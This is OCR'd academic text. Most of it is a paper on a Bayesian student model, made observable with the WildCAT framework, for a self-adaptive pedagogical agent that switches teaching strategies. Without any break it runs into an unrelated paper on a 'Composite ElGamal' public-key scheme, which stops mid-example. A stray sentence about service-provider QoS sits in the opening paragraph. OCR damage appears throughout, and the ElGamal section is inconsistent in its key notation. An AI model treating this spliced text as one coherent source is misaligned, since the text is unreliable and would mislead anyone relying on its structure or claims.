The Student Model is dedicated to personalize and to adapt the learning. The Student Model stores the dynamic features of the student during learning sessions. In order to construct a student model, it has to be considered what information and data about a student should be gathered, how it will update, and how it will be used in order to provide adaptation [1, 2]. Generally, the overlay model which represents the student's knowledge level [3], is used. The overlay model can represent the user knowledge for each concept independently and this is the reason for its extensive use [3]. Knowledge refers to the prior knowledge of a student on the knowledge domain as well as her/his current knowledge level. This is usually measured through questionnaires and tests that the student has to complete during the learning process [3].most QoS values offered by service providers are not static and can change over time [7], [8], [9].

To deal with the uncertainty of the student evaluation, Bayesian Networks are used. The attractiveness of Bayesian models comes from their high representative power and the fact that they lend themselves to an intuitive graphical representation, as well as the fact that they offer a well defined formalism that lends itself to sound probability computations of unobserved no des from evidence of observed no des [4].

Self-* 1 has emerged to deal with highly dynamic context of use. It seeks improve computing systems with a similar aim of decreasing human involvement [5]. They are closed-loop systems with feedback from the *Self* and the *Context* [6]. They are designed as two separated interacting sub-systems. They use a distinct external Manager SubSystem (MrSS) that implements the adaptation logic to control the Managed Sub-System (MdSS) that implements the functional logic. According to Garlan, Cheng, Huang, Schmerl, and Steenkiste [7], recent works use external models and mechanisms in a closed-loop control fashion to achieve various goals by monitoring and adapting system behavior at run-time. Also, the use of a distinct MrSS component permits to provide a high level of flexibility to evolve. It permits the easy replacement of the MrSS by a more sophisticated one. The MrSS is related to the MdSS using sensors and effectors. We can say that through the (MrSS), the Self-Adaptive System changes its behavior when the evaluation indicates that it is not accomplishing what the software is intended to do, or when better functionality or performance is possible [8].

In fact, with a Self-* Pedagogical Agent, the monitoring of the student model is the cornerstone of pedagogical adapting. To efficiently achieve the monitoring operation, we propose a fine grained WildCAT based Observable Bayesian Student Model. This last represents how the user relates to the concepts of the knowledge structure using the pedagogical component.

We discuss the proposition in the remainder of this paper as following. In section two, we present the architecture of Self-* Pedagogical Systems. Here, we focus on the MrSS's and the MdSS's sub-components internal structure. In section three, we present the WildCAT based Observable Bayesian Student Model. The section four presents a road map of the construction of an Observable Student Model using the proposed model. The next section describes a use case of the Observable Bayesian Student Model in a Multistrategic Pedagogical System. Here we focus mainly on the updating and the monitoring of the student model. The last section presents conclusions and perspectives.

## II. ARCHITECTURE OF A SELF-* PEDAGOGICAL AGENT

Within this section we present the architecture of the Self-* Pedagogical Agent. It aims to provide on the fly reconfiguration of the Pedagogical Agent's structure. The self-* is achieved by the Manager Sub-System (MrSS) that self-(re)configures the Managed Sub-System (MdSS) to implement the appropriate Pedagogical Agent regarding the student state. The internal structure of the Managed and the Manger Sub-Systems is designed using the Fractal Component Model as it is represented by the *Figure 1*.

### A. *Manager Sub-System*

The Autonomic Manager Sub-System (MrSS) is an Autonomic entity. It is a distinct Component that is responsible of the adapting of the Pedagogical Agent's internal structure. The triggering of the self-adapting is achieved through the four stages of the MAPE-K mo del. First, there is the monitoring of the Student Cognitive Level by listening to notification received from the WildCAT Observable Bayesian Student Mo del. Next, It analyzes the student outcomes to decide if an adaptation is needed and what it concerns, Planning the appropriate changes to make and Executing the adapting to the appropriate components. It triggers (re-)assembling to implement the appropriate Pedagogical Strategy.




**Figure 1.** Architecture of the Self-* Pedagogical Agent.

### B. *Managed Sub-System*

The Managed Sub-System (*MdSS*) aims to provide a fine-tuned, cost-effective and flexible Pedagogical Agent building and adapting. It is a composite component structured of sub-components and bindings between the required interfaces and the provided interfaces to each other. The sub-components concerns the well known pedagogical system that are the Domain Model, the Student Model, the Pedagogical Model and the User Interface components. It is built by the assembling of pre-built approved Components. Also, maintaining a *MdSS* is simplified to the replacement of one or more of its sub-components by a pre-built version of the corresponding sub-component.


## III. OBSERVABLE BAYESIAN STUDENT MODEL

The proposed Observable Bayesian Student Model is presented by justifying the student feature chosen to achieve the adaptation, the used formalism to represent this feature and the implementation of the resulted model using WildCAT.

### A. *Student Cognitive Levels*

The Student Cognitive Level (SCL) is the feature mostly used in Pedagogical Systems. It is evaluated at the concept level and it reflects the understanding of the learner. Abou-Jaoude and Frasson [9] have defined a Student Model with four different knowledge levels presented in Table 1: 1) Novice, 2) Beginner, 3) Intermediate and 4) the Expert. It ranges from no prior understanding of the concept at all to extensive understanding. At the Expert Level, the student have acquired extensive knowledge that affects what they notice and how they organize, represent, and interpret information in their environment. This, in turn, affects their abilities to remember, reason, and solve problems [10].

**Table 1.** Student Cognitive Levels [9].



| Knowledge level (% of concept understanding) | Explanation |
|---|---|
| Novice (0 %) | No prior knowledge of the course at all |
| Beginner (10–30%) | The student is being familiar with the course structure and main beginner concepts of the course but lacks in practice and he/she is expected to answer basic questions correctly |
| Intermed. (40–60%) | The student was learning the intermediate concepts of the course and he/she is expected to answer and solve, correctly most of the intermediate questions |
| Expert (80 –100 %) | The student knows the course very well; he/she is expected to answer most of the expert questions and problems correctly |

### B. *Bayesian Network Modeling for Prerequisite Relationship*

The Bayesian Student Model $SM = (G, \theta). G = (C, R)$ is a Directed Acyclic Graph (DAG) where $C$ represents the knowledge level of the student in the concepts set *C* and *R* represents the "prerequisite-of" and the "explained-by" interdependency relationships. $\theta = \{P(Ci|Pa(Ci))\}$. A set of probability for each vertex *Ci* conditionally to the state of its $Pa(Ci))$ in *G*. A set of variable $C = \{Ci, \dots, Cn\}$ associated to the graph as:

$$P(C_i, \dots, C_n) = \sum_{c \in C} P(C_i|Pa(C_i)) \qquad (1)$$

$Pa(C_i)$ a set of parents of $C_i$.

The Bayesian Network of the *Figure 2* is constructed using the example, the probabilities and the evidence $e_1$: $P(find\ div = known) = 0)$ introduced in [11, 12].

### C. *WildCAT representation*

The Student Cognitive Level (SCL) is represented using WildCAT. The choice of WildCAT monitoring framework is motivated by the simplicity and the dynamic of its data model that is suitable to represent the SCL frequent changes and the Learning Path of the pedagogical systems execution context. Also, WildCAT's data acquisition sub-framework hides the data acquisition [13] that does not increase the complexity of such complex system. the tree structure of WildCAT is appropriate to represent the prerequisite based knowledge structure. Also, WildCAT OW2 [14] use Resources and Attributes node to represent the contextual domains. This is appropriate to capture the knowledge level evaluated at the concept level. Another advantage of WildCAT is its definition of synthetic attributes as they compute higher-level or aggregated information from low-level data acquired from data sources. The Synthetic attributes are dynamically and automatically up dated when their dependencies change [13]. We use these synthetic attributes to compute the Instantaneous learning outcomes of the student in a concept given dynamic changes in its prerequisite sub-components using equation (1). Furthermore, WildCAT proposes an event-driven structure with publishers/subscribers where context changes are represented as events. We exploit this ability in monitoring the Student Mo del without decreasing the performance of the Self-* Pedagogical Agent.




**Figure 2.** Bayesian Network for a Prerequisite Relationship using GeNIe (BayesFusion, LLC).



Student Cognitive Level
Goal Concept6
Goal Concept7
- Concept_title#formula
- Target_Level#Intermediate
Concept2
- Concept_title#connective
- Target_Level#Expert
Concept1
- Concept_title#formal characteristic
- Target_Level#Intermediate

**Figure 3.** Resource hierarchy for the Student Cognitive Level Contextual Domain.

The Student Cognitive Level reflects the learner's understanding of domain's concepts using a given selected pedagogical strategy. Here, the learning outcomes of the student are captured and structured using the WildCAT's data model.

The WildCAT data mo del is used to represent the context (Student Mo del). WildCAT can represent the Student Mo del of the Multistrategic Self-Switching Pedagogical Agent in the form of a set of contextual domains. It means that the Context of WildCAT represent the Student Mo del. In our case, we focus on a Context Domain for the Student Cognitive Level to achieve the self-switching. It is identified by the unique name "StudentCognitiveLevel". Because the Student Cognitive State is evaluated at the concept level, the WildCAT's data mo del will b e an augmented version of the domain mo del' concepts. It is defined and organized using resources and attributes associated to the concepts of the domain mo del. The Resources of the WildCAT's data mo del are the Goal Concepts and the concepts constituting the Learning Plans. Also, there are the explanations, the current pedagogical strategy and the level resource tree rooted in the "StudentCognitiveLevel". Concerning the relationships between resources, we have the has-prerequisite, has-explanation, has-evaluation, has-level and at-strategy. The Attributes hold values that concern: the selected goal concepts, the current Pedagogical Strategy, the Student Cognitive Levels associated to a given concept and the evaluations for each Pedagogical Strategy.

```
Path: "self://StudentMo del/StudentCognitiveLevel/GoalConcepts#ConceptA"
Path: ../GoalConce pts/C onceptA/TutorTutee_Explanation/Test2#8.5"
Path:␣../GoalConcepts/ConceptA/Level#Novice
Path:␣../GoalConcepts/ConceptA/CurrentStrategy#TutorTutee"
Path: ../GoalConce pts/C onceptA/ConceptB/TutorTutee_Explanation/Test4#5.5"
Path:␣../GoalConcepts/ConceptA/ConceptB/CurrentStrategy#LearningByDisturbing
Path:␣../GoalConcepts/ConceptA/ConceptC/LearningCompanion_Explanation/Test1#5.5"
```

The Student Cognitive Level is designed as a shared component between the Pedagogical and the Monitoring Components. They update the knowledge level and intercept the updates respectively. The update of the Student Model is achieved either on a Goal Concept selection, an explanation or an evaluation of/on a given concept. Note that, there is no static data mo del. The tree branch of WildCAT's data model corresponding to the chosen Goal Concept is created dynamically and automatically. The observation of the Student Cognitive Model is done through probes. Each probe is responsible for observing the Student Cognitive Level in a particular concept of the Student Mo del, and notifies the Monitoring Component about that evaluation.

## IV. OBSERVABLE BAYESIAN STUDENT MO DEL AT WORK

The Observable Bayesian Student Mo del is a shared component between the Pedagogical and the Monitoring Components. The first one up dates the WildCAT's Data Mo del and the second monitors it.

### A. *Construction*

The User Interface Component(the graphical part) presents the knowledge structure in the form of a graphical tree. During a learning session, through this UI, the student can select a given concepts that we call Goal Concept (see *Figure 5*). The Goal Concept and the Knowledge Structure are used to construct the Learning Plan. This latter is constituted of an ordered set of concept needed to achieve the Learning Goal as shown in the *Figure 7*.




**Figure 4.** Student Model Management.

## B. Update

Here, we focus on the presentation of the Pedagogical Component from the viewpoint of its interface with the Student Cognitive Level. The update of the Bayesian Student Mo del is achieved at concept level after the selection of a Learning Goal or a test session taken by the student concerning the Learning Concept. At this stage, WildCAT will b e up dated to contain the new Learning Path (The set of concepts that are in the of the Goal Concept) or the Student Cognitive Level(s).



Self-Pedagogical Strategy Switching System
Knowledge Structure
The choice of the goal concept level
?
Novice
Beginner
Intermediate
Advanced

**Figure 5.** Knowledge Structure.

The Pedagogical Component is responsible of the teaching and the evaluation of the student. After a given test, knows the state of student is the Learning Concept variable (called observation variable $lc$ in Bayesian Network terms). Using the equation (1), the Pedagogical Component determines the probabilities of the Learning Concept's descendant variables (called target variables $CL_C$ in Bayesian Network terms) conditional on the observations $P\ (CL_C \mid lc\ )$.




**Figure 6.** Learning Plan Construction.

WildCAT permits the data model to evolve over time, both at the values of the attributes and at the structure of the model itself [15]. For this reason, WildCAT provides pull mode (synchronous requests). The Pedagogical Component uses this service to dynamically evolve the student model implemented by the WildCAT's data model. From an implementation point of view, it is achieved by the discovery and the interrogation methods of the *Context* class parameterized by the *Path* class. The modification achieved by the pedagogical component can touch the following elements:

- **Modification of the attributes' values**. It concerns the change of the student cognitive level, the change of the current strategy, the evaluation result in a given concept, etc.
- **Add or remove of resources**. It concerns the selection or the canceling of a new a Goal Concept respectively

## C. Monitoring

The monitoring of the Student Cognitive Level is achieved by listening to notifications received about the learner outcomes. Next, It analyzes the student outcomes to decide if a PSS is needed and finding the best SCL-PS matching and, Planning the appropriate changes to make and Executing the switching of the appropriate components. It triggers (re-) assembling to implement the appropriate Pedagogical Strategy.




**Figure /.** Concepts Scheduling.

The Monitoring Component is responsible of the monitoring of the Student Cognitive Level up dates. It achieves the monitoring of the Student Cognitive Level by listening to notifications received about the learner outcomes. Because the runtime context of the Self-* Pedagogical Agent is extremely dynamic, the Monitoring Component uses the push mo de (Asynchronous Notifications) of WildCAT. It uses the second interface of the *Context* class to subscribe as a listener of specific generated events. In addition, it uses simpler $ATTRIBUTE\_CHANGED$ event kind to pass the decision of the self-* to the Analyzer Component. So, this interface permits to the Self-* Pedagogical Agent to perceive its context that is the Student Cognitive Level. The interface *ContextListener* is implemented by the Content class of the Monitoring Component to be notified of changes in the Student Model Component as a consequence of learning. It is responsible of the receiving of the event resulting of the Resources and Attributes changes. It uses Active Attributes that are the sensors related to the Student Cognitive Level. The Monitoring Component is inscribed as a listener only for the changes of Student Cognitive Level's. So, It can perceive the Student levels changes during the usage of the Self-* Pedagogical Agent.

The WildCAT based Observable Bayesian Student Model lets to inspect its contextual content by registering queries on the events generated by the hierarchy. It allows to determine for every event, the concept in the hierarchy which emitted the event. WildCAT has event type emitted by an attribute that indicates the modification of that attribute and hold its new value [14]. For this case, we have a private attribute *'ConceptSensor'* that is a WildCAT sensor. This attribute will notify a WildCATConcept activity in methods *'increaseSCL'* and *'decreaseSCL'*. We consider the new SCL value as the monitoring data to be notified by this sensor. This sensor is attached to a WildCAT context to notify such events.





**Figure 8.** Knowledge Level Notification.

## V. USE CASE: MULTISTRATEGIC-PEDAGOGICAL SYSTEMS

Multistrategic Pedagogical Systems (MPSs) achieve effective learning by reproducing the flexibility of human teachers switching of the teaching methods. This vision fills the gap of the one size fit all philosophy of mono-strategic pedagogical systems by integrating multiple SCS related pedagogical strategies. Since, each strategy has specific advantages and it appears useful to use adequately the strategy that will strengthen the acquisition process for a given learner [16]. Also, PSs are appropriate regarding the Student Cognitive Level (SCL), the learning style and the personality. Furthermore, according to Aïmeur, Dufort, Leibu, and Frasson [17], it is necessary to have different tutoring strategies since: 1) Different domains require different approaches (a single teaching method would not work in a multi-domain teaching environment [18]); 2) The variation of teaching strategies serves as a means to maintain the interest and motivation of the learner; 3) Different tutoring strategies fulfill different goals and develop different abilities in the learner. For example, different knowledge levels need different teaching strategies. So, using the learning by disturbing strategy is not however suitable for all the various kinds of students [16]. So, it is necessary to associate the appropriate Pedagogical Strategy (PS) for each learner pattern to increase the learning outcomes. According to Abou-Jaoude and Frasson [9], the flexibility of the *Intelligent Tutoring System (ITS)* can be enhanced using multiple learning strategies that can be successively triggered depending on the progression of learning. Consequently, selecting the appropriate PS in a MPSS regarding the SCS strengthen the understanding and makes the learner doing well. Regarding the unpredictable nature of the SCS changes and to imitate the on the fly human teachers switching, MPSSs dynamically switching their PS to match with these changes. They accomplish the switching by monitoring the SCS and triggering the PSS when it is required. This adapting is achieved by an integrated PSS logic according to the SCS updated and stored in a Student Model (SD). As a conclusion, a good learning strategy should be selected according to the two facets of the learner model: information about the knowledge level of the learner (which is a cognitive part) and information about his affective characteristics (the affective part) [19]. That's why, MPSSs are important to increase the cognitive and the meta-cognitive abilities of the students.

The *Figure 9* shows a simulation of the learning process of the concepts constituting the learning plan. It represent the current concept, the resulted evaluation and the WildCAT resources affected by the learning process.



The level selected : [Intermediate]

The number of the required Concepts : [3]

The required Concepts and the corresponding levels :
[ ( Concept9 / Advanced)
( Concept8 / Intermediate)
( Concept6 / Intermediate)
]

Concept selected : Concept9 / Pedagogical Agent : Tutor

Periodic Evaluation ...
The point of Evaluation : 2
The level of Learner is : Beginner

Periodic Evaluation ...
The point of Evaluation : 13
The level of Learner is : Intermediate
Event ( Change Level ) : /Learn/Domain/Concept9#level (Beginner => Intermediate) @ 2018-04-30T16:22:28-0700
Action ( Change Strategy ) : Companion is avaible now ...

Periodic Evaluation

**Figure 9.** Strategy Switching of the MSSPA.

## VI. CONCLUSIONS AND PERSPECTIVES

Within this paper we have presented an Observable Bayesian Student Model using WildCAT. Against the conventional Student Model and in addition to the efficiency and the flexibility, this model is observable. It means that it can be used with Self-* Pedagogical Systems. As a perspective, we work on the design of an Observable Bayesian Student Model for Massive Multistrategic Self-Switching Pedagogical Agent.

## REFERENCES

[1] E. Millán, T. Loboda, and J. L. Pérez-de-la-Cruz, *Bayesian networks for student model engineering*. Computers & Education, vol. 55, no. 4, pp. 1663–1683, 2010.

[2] L. Nguyen and P. Do, *Combination of Bayesian network and overlay model in user modeling*. In International Conference on Computational Science, Springer, 2009, pp. 5–14.

[3] K. Chrysafiadi and M. Virvou, *Student modeling approaches: A literature review for the last decade*. Expert Systems with Applications, vol. 40, no. 11, pp. 4715–4729, 2013.

[4] M. C. Desmarais and R. S. Baker, *A review of recent advances in learner and skill modeling in intelligent learning environments*. User Modeling and User-Adapted Interaction, vol. 22, no. 1-2, pp. 9–38, 2012.

[5] M. C. Huebscher and J. A. McCann, *A survey of Autonomic Computing —Degrees, Models, and Applications*. ACM Computing Surveys (CSUR), vol. 40, no. 3, p. 7, 2008.

[6] M. Salehie and L. Tahvildari, "Self-Adaptive Software: Landscape and research challenges," *ACM Transactions on Autonomous and Adaptive Systems (TAAS)*, vol. 4, no. 2, p. 14, 2009.

[7] D. Garlan, S.-W. Cheng, A.-C. Huang, B. Schmerl, and P. Steenkiste, *Rainbow: Architecture-based self-adaptation with reusable infrastructure*. Computer, vol. 37, no. 10, pp. 46–54, 2004.

[8] R. Laddaga and P. Robertson, *Self adaptive software: A position paper*. In SELF-STAR: International Workshop on Self-* Properties in Complex Information Systems, Citeseer, vol. 31, 2004, p. 19.

[9] S. C. Abou-Jaoude and C. Frasson, *An agent for selecting learning strategy*. in *Proceedings of the World Conference on Nouvelles*

*Technologies de la Communication et de la Formation (NTICF), Rouen*, 1998, pp. 353–358.

[10] J. D. Bransford, A. L. Brown, and R. R. Cocking, *How people learn: Brain, mind, experience, and school.* National Academy Press, 1999.

[11] C. Carmona, E. Millán, J.-L. Pérez-de-la-Cruz, M. Trella, and R. Conejo, *Introducing prerequisite relations in a multi-layered Bayesian student model*. In International Conference on User Modeling, Springer, 2005, pp. 347–356.

[12] C. E. Dowling, C. Hockemeyer, and A. H. Ludwig, *Adaptive assessment and training using the neighbourhood of knowledge states.* In International Conference on Intelligent Tutoring Systems, Springer, 1996, pp. 578–586.

[13] P.-C. David and T. Ledoux, *WildCAT: A generic framework for contextaware applications*. In Proceedings of the 3rd international workshop on Middleware for pervasive and ad-hoc computing, ACM Press New York, NY, USA, 2005, pp. 1–7.

[14] OW2. (2018). OW2 WildCAT User Guide, version 2.3.0.n, [Online]. Available: http://wildcat.ow2.org/userguide.html (visited on 04/30/2018).

[15] P.-C. David, *Développement de composants fractal adaptatifs: Un langage dédié à l'aspect d'adaptation*. PhD thesis, Université de Nantes, 2005.

[16] C. Frasson, T. Mengelle, and E. Aïmeur, *Using Pedagogical Agents in a Multi-Strategic Intelligent Tutoring System*. In Workshop on Pedagogical agents in AI-ED, vol. 97, 1997, pp. 40–47.

[17] E. Aïmeur, H. Dufort, D. Leibu, and C. Frasson, *Some justifications for the learning by disturbing strategy*. In Proceedings of the Eighth World Conference on Artificial Intelligence in Education, Citeseer, 1997, pp. 119–126.

[18] R. Freedman, S. S. Ali, and S. McRoy, *Links: What is an Intelligent Tutoring System?*. Intelligence, vol. 11, no. 3, pp. 15–16, 2000.

[19] C. Frasson and E. Aïmeur, *A comparison of three Learning Strategies in Intelligent Tutoring Systems*. *Journal of Educational Computing Research*, vol. 14, no. 4, pp. 371–383, 1996.

# Composite ElGamal Cryptosystem and An Application of The Cryptosystem to Asymmetric Cryptography

C. ÖZYILMAZ[1] and A.NALLI[2]

[1] Ondokuz Mayıs University, Samsun/Turkey, cagla.ozyilmaz@omu.edu.tr
[2]Karabuk University, Karabuk/Turkey, aysenalli@ karabuk.edu.tr

***Abstract* - In this paper, we have defined a new discrete logarithm problem to be used composite modules discrete logarithm problem which is only used prime modules and we have constructed a new ElGamal cryptosystem based on the a new discrete logarithm problem. We have called the new system as Composite ElGamal cryptosystem. Then we made an application of Composite ElGamal cryptosystem to asymmetric cryptography and finally we have compared that Composite ElGamal cryptosystem and ElGamal cryptosystem in terms of cryptography and we have obtained that Composite ElGamal cryptosystem is more advantageous than ElGamal cryptosystem.**

***Keywords* - Composite ElGamal cryptosystem, Asymmetric cryptography, Discrete Logarithm problem.**

## I. Introduction

THE fundamental objective of cryptography is to enable two people, usually referred to as Alice and Bob, to communicate over an insecure channel in such a way that an opponent, Oscar, can't understand what is being said. This channel could be a telephone line or computer network, for example. The information that Alice wants to send to Bob, which we call ‘ plaintext ’, can be English text, numerical data, or anything at all- its structure is completely arbitrary. Alice encrypts the plaintext, using a predetermined key, and sends theresulting ciphertext over the channel. Oscar, upon seeing the ciphertext in the channel by eavesdropping, can't determine what the plaintext was; but Bob, who knows the encryption key, can decrypt the ciphertext and reconstruct the plaintext.

These ideas are described formally using the following mathematical notation.

**Definition 1.1.** A crptosystem is a five–tuple $(P,C,K,E,D)$ where the following conditions are satisfied:

1. $P$ is a finite set of possible plaintexts;
2. $C$ is a finite set of possible ciphertexts;
3. $K$ is a finite set of possible keys;
4. For each $K \in K$, there is an encryption rule $e_K \in E$ and a corresponding decryption rule $d_K \in D$. Each $e_K : P \to C$ and $d_K : C \to P$ are functions such that $d_K(e_K(x)) = x$ for every plaintext element $x \in P$ [1].

Fundamentally, there are two types of cryptosystems based on the manner in which encryption-decryption is carried out in the system

* Symmetric Cryptography (Secret key cryptosystems)
* Asymmetric Cryptography (Public key cryptosystems)

The main difference between these cryptosystems is the relationship between the encryption and the decryption key. Logically, in any cryptosystem, both the keys are closely associated. It is practically impossible to decrypt the ciphertext with the key that is unrelated to the encryption key. Algorithms for symmetric cryptography, such as DES [2], use a single key for both encryption and decryption and algorithms for asymmetric cryptography, such as the RSA [3] and ElGamal cryptosystem[4], use different keys for encryption and decryption.

In this study, we have constructed a new ElGamal cryptosystem and a new Discrete Logarithm problem similar to the ElGamal cryptosystem and Discrete Logarithm problem to be used composite modules. So, firstly we will define Discrete Logarithm problem and ElGamal Cryptosystem based on the Discrete Logarithm problem which is only used prime modules.

**Definition 1.2.** Given a generator $\alpha$ of $\mathbb{Z}_p^*$ for most appropriately large prime $p$, $f(a)$ is easily computed given $\alpha$, $a$, and $p$; but for most choices $p$ it is difficult, given ( $y$; $p$; $\alpha$ ), to find an $a$ in the range $1 \le a \le p-1$ such that $\alpha^a \pmod{p} = y$. The difficult direction is known as the **Discrete Logarithm problem**[5]

Now, we cite public-key cryptosystems based on the **Discrete Logarithm problem.** The first and best-known of these is the ElGamal Cryptosystem. ElGamal proposed a public-key cryptosystem which is based on the Discrete Logarithm problem in $(\mathbb{Z}_p^*, .)$. The encryption operation in the ElGamal Cryptosystem is randomized, since ciphertext depends on both the plaintext $x$ and on the random value $k$ chosen by Alice. Hence, there will be many ciphertexts that are encryptions of the same plaintext.

**Definition 1.3.** Let $p$ be a prime number such that the Discrete Logarithm problem in ($\mathbb{Z}^*_p$, .) is infeasible, and let $\alpha\in\mathbb{Z}^*_p$ be a primitive element. Let $P=\mathbb{Z}^*_p$, $C=\mathbb{Z}^*_p\times\mathbb{Z}^*_p$ and define $K=\left\{(p,\alpha,a,\beta):\beta\equiv\alpha^a(\mathrm{mod}\,p)\right\}$ . The values $p,\alpha,\beta$ are the public key, and $a$ is the private key. For $K=(p,\alpha,a,\beta)$, and for a (secret) random number $k\in\mathbb{Z}_{p-1}$ , define $e_K(x,k)=(y_1,y_2)$, where

$$y_1=\alpha^k(\mathrm{mod}\,p)$$
$$y_2=x\beta^k(\mathrm{mod}\,p)$$
.

For $y_1,y_2\in\mathbb{Z}^*_p$, define $d_K(y_1,y_2)=y_2(y_1{}^a)^{-1}\mathrm{mod}\,p$ [1].

## II. Composite Discrete Logarithm Problem and Composite ElGamal Cryptosystem

In this section, we will define a new discrete logarithm problem to be used composite modules discrete logarithm problem which is only used prime modules. To do this we need to following theorem.

**Theorem 2.1.** $\mathbb{Z}^*_m$ is cyclic and multiplicative group if and only if $m=2$, $m=4$ or $m=p^k$ or $m=2p^k$ such that $p\neq 2$ prime number [6].

**Definition 2.1.** Given a generator $\alpha$ of $\mathbb{Z}^*_m$ for most appropriately large $m$ ($m$ is one of the modulus which providing Theorem 2.1. and so we have found most appropriately large module $m$), $f(\lambda)=\alpha^\lambda(\mathrm{mod}\,m)$ is a one-way function. $f(\lambda)$ is easily computed given $\lambda$ , $\alpha$, and $m$; but for most choices $m$ it is difficult, given ( $y$ ; $m$ ; $\alpha$ ), to find an $\lambda$ such that $\alpha^\lambda(\mathrm{mod}\,m)=y$. We have called difficult direction as the **Composite Discrete Logarithm problem**.

Now, we will obtain public-key cryptosystem based on Composite Discrete Logarithm problem. We have called the new cryptosystem as the **Composite ElGamal Cryptpsystem**.

**Definition 2.2.** Let $m$ be a positive integer such that the Composite Discrete Logarithm problem in ($\mathbb{Z}^*_m$, .) is infeasible, and let $\alpha\in\mathbb{Z}^*_m$ be a primitive element(generator). Let

$P=\mathbb{Z}_m\backslash\{0\}$ , $C=\mathbb{Z}^*_m\times(\mathbb{Z}_m\backslash\{0\})$

and define $K=\left\{(m,\alpha,\lambda,\beta):\beta\equiv\alpha^\lambda(\mathrm{mod}\,m)\right\}$. The values $m,\alpha,\beta$ are the public key, and $\lambda$ is the private key. For $K=(m,\alpha,\lambda,\beta)$, and for a (secret) random number $k\in\mathbb{Z}_{\varphi(m)}$ , define $e_K(x,k)=(y_1,y_2)$, where

$$y_1=\alpha^k(\mathrm{mod}\,m)$$
$$y_2=x\beta^k(\mathrm{mod}\,m)$$
.

For $(y_1,y_2)\in C$, define $d_K(y_1,y_2)=y_2(y_1{}^\lambda)^{-1}\mathrm{mod}\,m$ .

Now, in this section, we illustrates some examples Composite ElGamal Cryptpsystem which we constitute above.

**Example 2.1.** Let $m$ be 625 according to Theorem 2.1. $\mathbb{Z}^*_{625}=\{x\in\mathbb{Z}_{625}:(x,625)=1\}$. So, the primitive element $\alpha=2$ .

Let $a=90$, so $\beta=2^{90}(\mathrm{mod}\,625)=474$

Now, suppose that Alice wishes to send the message $x=598$ to Bob. Say $k=245$ is the random integer she chooses. Then she computes

